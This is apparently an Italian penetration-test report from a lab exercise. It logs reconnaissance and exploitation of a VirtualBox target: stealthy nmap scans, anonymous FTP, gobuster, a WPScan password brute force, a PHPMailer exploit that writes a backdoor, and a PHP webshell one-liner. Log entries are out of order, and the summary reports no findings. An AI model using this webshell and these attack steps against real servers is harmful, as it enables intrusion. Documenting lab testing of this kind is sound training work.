

# Vulnerability Assessment Report

---

**Client: Black\_Box**

Target: recupero credenziali, accesso legittimo ed escalation dei privilegi a root

Analyst: Daniele di Martino

Date: 2026-01-20

## **1. Findings Summary**

No findings recorded.

## **2. Detailed Findings**

### 3. Operational Activity Log

#### 1. Scope & RoE

22:53:50 [\*] Note: Per il progetto di oggi, è stata affidata una macchina target da analizzare.

Lo scopo è quello di utilizzare ogni strumento possibile per trovare credenziali e fare una escalation dei privilegi fino ad arrivare ai permessi di Root.

Non si dispone di informazioni se non l'IP della macchina target

IP: 192.168.50.13

Poiché non abbiamo informazioni, si ipotizza che la macchina abbia firewall che aderiscono ad una politica rigida con la possibilità di log2ban in caso di rumore eccessivo. Il primo step sarà quello di condurre una scansione con Nmap, nel frattempo viene esaminato il traffico di rete con Tcpdump e Wireshark. L'approccio deve essere di tipo Stealth

-----

#### 2. Info Gathering

23:09:48 [+] Success: Come ci mostra lo screenshot, il pacchetto di rete è arrivato e la macchina target ci ha risposto




Figure: Evidence for 23:09:48

-----

23:08:15 [+] Success: Come da Screenshot, la macchina è raggiungibile

-----

23:06:45 [\*] Note: 1

The image shows two terminal windows side-by-side. The left window displays the Nmap command-line interface with various options and examples. The right window shows the output of a TCPdump session, capturing ARP requests and replies between the local machine and a target host at 192.168.50.13.

```

Session Actions Edit View Help
-A: Enable OS detection, version detection, script scanning, and traceroute
--datadir <dirname>: Specify custom Nmap data file location
--send-eth/--send-ip: Send using raw ethernet frames or IP packets
--privileged: Assume that the user is fully privileged
--unprivileged: Assume the user lacks raw socket privileges
-V: Print version number
-h: Print this help summary page.
EXAMPLES:
nmap -v -A scanme.nmap.org
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -IR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES

(kali㉿kali)-[~]
$ 

Session Actions Edit View Help
(kali㉿kali)-[~]
$ sudo tcpdump
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v] ... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
09:12:56.855552 ARP, Request who-has 192.168.50.13 tell pfSense.home.arp, length 46
09:12:56.886377 ARP, Request who-has pfSense.home.arp tell 192.168.50.10, length 28
09:12:56.890130 ARP, Reply pfSense.home.arp is-at 08:00:27:8b:c3:60 (oui Unknown), length 46
09:12:56.890137 IP 192.168.50.10.40511 > pfSense.home.arp.domain: 49900+ PTR? 13.50.168.192.in-addr.arpa. (44)
09:12:56.893847 IP pfSense.home.arp.domain > 192.168.50.10.40511: 49900 NXDomain* 0/1/0 (103)
09:12:56.894060 IP 192.168.50.10.57205 > pfSense.home.arp.domain: 32670+ PTR? 1.50.168.192.in-addr.arpa. (43)
09:12:56.896758 IP pfSense.home.arp.domain > 192.168.50.10.57205: 32670+ 1/0/0 PTR pfSense.home.arp. (70)
09:12:56.991448 IP 192.168.50.10.45705 > pfSense.home.arp.domain: 4986+ PTR? 10.50.168.192.in-addr.arpa. (44)
09:12:56.993679 IP pfSense.home.arp.domain > 192.168.50.10.45705: 4986 NXDomain* 0/1/0 (103)
09:16:12.754431 ARP, Request who-has 192.168.50.13 tell 192.168.50.10, length 28
09:16:12.756200 ARP, Reply 192.168.50.13 is-at 08:00:27:6e:0d:3c (oui Unknown), length 46
09:16:12.756208 IP 192.168.50.10 > 192.168.50.13: ICMP echo request, id 19496, seq 0, length 64
09:16:12.756738 IP 192.168.50.13 > 192.168.50.10: ICMP echo reply, id 19496, seq 0, length 64
09:16:17.769843 ARP, Request who-has 192.168.50.10 tell 192.168.50.13, length 46
09:16:17.769861 ARP, Reply 192.168.50.10 is-at 08:00:27:1f:b7:23 (oui Unknown), length 28

```

**Figure: Evidence for 23:06:45**


### 23:05:45 [\*] Note: Step 1

Per prima cosa, si farà utilizzo di TCPdump e Wireshark per analizzare il traffico di rete, bisogna sapere se, con le prossime operazioni, i nostri pacchetti derivanti dalla scansione saranno rifiutati, mostrando un'allerta da parte del sistema di difesa della macchina target.

Prima di procedere, preventivamente, si farà uso di fping da terminale per mostrare se la macchina target sia raggiungibile

### 3. Enumeration


**00:52:16 [+] Success:** Il Login ha avuto successo. Ora si è all'interno della pagina admin di wordpress, una delle possibili strade è quella di caricare un plugin eseguito dal sito in modo da fornire un accesso diretto dal webserver al server.



**Figure: Evidence for 00:52:16**

**00:27:32 [+] Success:** Una volta fallita la webshell con Burpsuite, è stato lanciato Gobuster per cercare cartelle dimenticate. Gobuster è un tool di directory Brute forcing che indovina i nomi delle cartelle utilizzando il metodo list.

Una volta dato il comando: gobuster dir -u http://192.168.50.13 -w /usr/share/wordlists/dirb/common.txt si è messo a lavoro, fornendo degli spunti interessanti:



**Figure: Evidence for 00:27:32**

**23:53:37 [\*] Note:** Per verificare che il servizio risponda ancora, si tenta una enumerazione manuale riavviando nuovamente netcat con nc -nvz 192.168.50.13 21.

-nvz:

.n serve non risolvere nomi host, non lasciando tracce nei log dell'host

.v output visibile

-z completa il three way handshake ma chiude la comunicazione senza inviare dati.  
Perfetto per verificare una connessione raggiungibile e non dare troppo nell'occhio




Figure: Evidence for 23:53:37

**23:38:31 [+] Success:** Una volta trovato questo file, si procede a scaricarlo con la funzione get che restituisce il file nella directory da dove abbiamo lanciato la comunicazione.




Figure: Evidence for 23:38:31

**23:37:17 [+] Success:** una volta dentro, si comincia a navigare per capire in che parte del sistema si è finiti.

Da riga di comando si digiterà prima pwd, ls, e poi cd Public.  
una volta in public vengono visualizzati tutti i file presenti all'interno.  
Dall'analisi, emerge un file interessante: users.txt




Figure: Evidence for 23:37:17

**23:32:55 [+] Success:** Viene quindi ora tentata la strada dl ftp.  
da riga di comando si richiama il servizio con "ftp 192.168.50.13" vsftpd 2.3.5  
come da screenshot, ci viene richiesto il nome e si tenta come anonymous. Ora si ha accesso al canale




Figure: Evidence for 23:32:55

-----  
23:29:04 [+] Success: come da screenshot, Nmap quindi ha trovato nelle prime 100 porte degli interessanti punti di accesso:

21 tcp open ftp

22 tcp open ssh

80 tcp open http

Quindi ora si delinea un piano di attacco; verranno praticate sequenzialmente diverse strade; la prima è quella del ftp

-----  
23:24:11 [+] Success: Si comincia quindi la scanning enumeration allo scopo di trovare possibili punti di ingresso nella macchina.

Si ricorre allo strumento Nmap settato come segue:

"nmap -Pn -n -sS -T2 --top-ports 100 192.168.50.13"

con questo comando, diciamo ad nmap di fare una scansione di questo genere:

-Pn; salta la ping discovery supponendo che l'host sia attivo; ideale nel caso in cui il Firewall rifiuti i pacchetti ICMP su cui è basato Ping

-n; nessuna risoluzione DNS. Questo fa in modo che non venga generato traffico rumoroso con la risoluzione inversa dell'IP.

-sS; TCP SYN Scan: esegue una connessione half open, invia un SYN, la macchina attaccante riceve un SYN-ACK e risponde con un pacchetto raw RST reset che non completa il three way handshake.

-T2: timing moderato che non sovraccarica la banda, dovrebbe evadere possibili IDS che scattano alle troppe richieste in poco tempo.

```
(Kali㉿kali)-[~]
$ nmap -Pn -n -sS -T2 --top-ports 100 192.168.50.13
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-17 09:33 CET
Nmap scan report for 192.168.50.13
Host is up (0.0011s latency).
Not shown: 97 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:6E:0D:3C (PC Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 44.04 seconds
```

Figure: Evidence for 23:24:11

## 4. Vulnerability Discovery

00:49:27 [+] Success: Nel frattempo viene tentato un WPScan che scopre la versione di Wordpress, estensioni installate e nomi utenti.

Con il comando wpScan --url http://192.168.50.13 e la lista di rockyou è stata trovata uno user

più volte menzionato che è John ed Enigma come password. Nel frattempo erano stati provati tentativi manuali per ogni utente e password possibile (nomi al contrario, password, 123456 ecc.).

```
[+] [SUCCESS] - john / enigma
Trying john / enigma Time: 00:28:48 < (2515 / 14346907)
Trying john / enigma Time: 00:28:48 < (2515 / 14346907)
  0.01% ETA: ???:??

[!] Valid Combinations Found:
| Username: john, Password: enigma

[!] No WPScan API Token given, as a result vulnerability
data has not been output.
[!] You can get a free API token with 25 daily requests
by registering at https://wpscan.com/register

[+] Finished: Sun Jan 18 09:44:27 2026
[+] Requests Done: 2704
[+] Cached Requests: 5
[+] Data Sent: 1.406 MB
[+] Data Received: 24.532 MB
[+] Memory used: 316.395 MB
[+] Elapsed time: 00:29:06

  (kali㉿kali)-[~]
$ 
```

---

```
WordPress Core < 5.3 | php/dos/47800.py
WordPress File Upload | php/webapps/51899.txt
WordPress Plugin Data | php/remote/47187.rb
WordPress Plugin DB B | php/webapps/35378.txt
WordPress Plugin DZS | php/webapps/39553.txt
WordPress Plugin EZ S | php/webapps/38176.txt
WordPress Plugin Infi | php/webapps/47939.py
WordPress Plugin iThe | php/webapps/44943.txt
WordPress Plugin Next | php/webapps/35439.txt
WordPress Plugin Pret | php/webapps/35893.txt
WordPress Plugin Pret | php/webapps/36233.txt
WordPress Plugin Quiz | php/webapps/40934.html
WordPress Plugin Rest | php/webapps/48918.sh
WordPress Plugin SfBr | php/webapps/19054.txt
WordPress Plugin User | php/webapps/43117.txt
WordPress Plugin User | php/webapps/44595.rb
WordPress Plugin User | php/webapps/46083.txt
WordPress Plugin Word | php/webapps/48061.txt

Shellcodes: No Results

  (kali㉿kali)-[~/Desktop]
$ 
```

## Figure: Evidence for 00:49:27

00:02:08 [+] Success: 2

## Figure: Evidence for 00:02:08

**00:01:54 [+] Success:** Dall'analisi fatta con burpsuite, nella home della pagina visitata, nel reponse viene mostrato che il servizio web gira su Apache 2.2.22, e che il server è un Ubuntu 12.04. Questo apre la strada a tentativi su vulnerabilità note, per cui si procede ad utilizzare searchsploit sia per il servizio che per il sistema operativo





Figure: Evidence for 00:01:54

**23:56:31 [-] Failure:** Verrà poi condotta una prima analisi web, raggiungendo l'indirizzo della macchina da browser.

Viene così aperta la console per sviluppatori per capire se sia possibile sfruttare qualcosa nel codice della pagina.

Il risultato è che la console è vuota e non mostra niente di interessante.

Questo permette di cambiare la strategia e ricorrere ad un nuovo potente strumento: burpsuite



23:43:12 [+] Success: Ora si procede ad aprire e ad analizzare il file.  
Si procede dunque a lanciare cat sul file per leggerne il contenuto


```
kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ ls
BLACKBOX1.pcapng Desktop Documents Downloads Music Pictures Public Templates users.txt.bk Videos
(kali㉿kali)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy

(kali㉿kali)-[~]
$
```

### Figure: Evidence for 23:43:12

## 5. Exploitation

01:01:04 [\*] Note: Ora verrà preparato un nuovo php da zippare, per essere poi inserito nei plugins ed essere eseguito dal sito.



### Figure: Evidence for 01:01:04




Figure: Evidence for 00:41:12

**00:40:33 [+] Success:** manipolando la richiesta di POST, nella Response viene mostrato il servizio di PHPmailer e viene proposto uno script python php/webapps/40974.py.  
Viene quindi chiesto a searchsploit di copiare quello script python con searchsploit -m 40974.  
Lo script permette di ingannare il server chiedendo di scrivere un file php che è la backdoor.




Figure: Evidence for 00:40:33

**00:32:38 [+] Success:** Una volta trovato il file robots.txt, è stato possibile risalire a una cartella di backup; si riutilizza burpsuite e si mira alla cartella interessata che è backup\_wordpress. ricordiamoci del servizio server e sistema operativo.




Figure: Evidence for 00:32:38

**00:22:57 [-] Failure:** Una volta analizzata la vulnerabilità mostrata su Apace, viene realizzata una shell su indicazione.

La shell in questione è la seguente: sudo echo ""<?php system(\\$\_GET['cmd']); ?>" > shell"

Viene così ricreata una webshell one-liner da mandare con Burpsuite in grado di far eseguire comandi di sistema visitando la pagina web.

"<?php ...?>" è il payload

system prende la funzione php, prende la stringa e tenta di eseguirla nel terminale del server.

\\$\_GET['cmd'] prende l'input dall'url

\\$\$\_ perserva \$ per il file php.

Una volta creato il file, viene mandato al repeater.

Non avendo permessi di root, il file non è stato in grado di permettere accesso al sistema


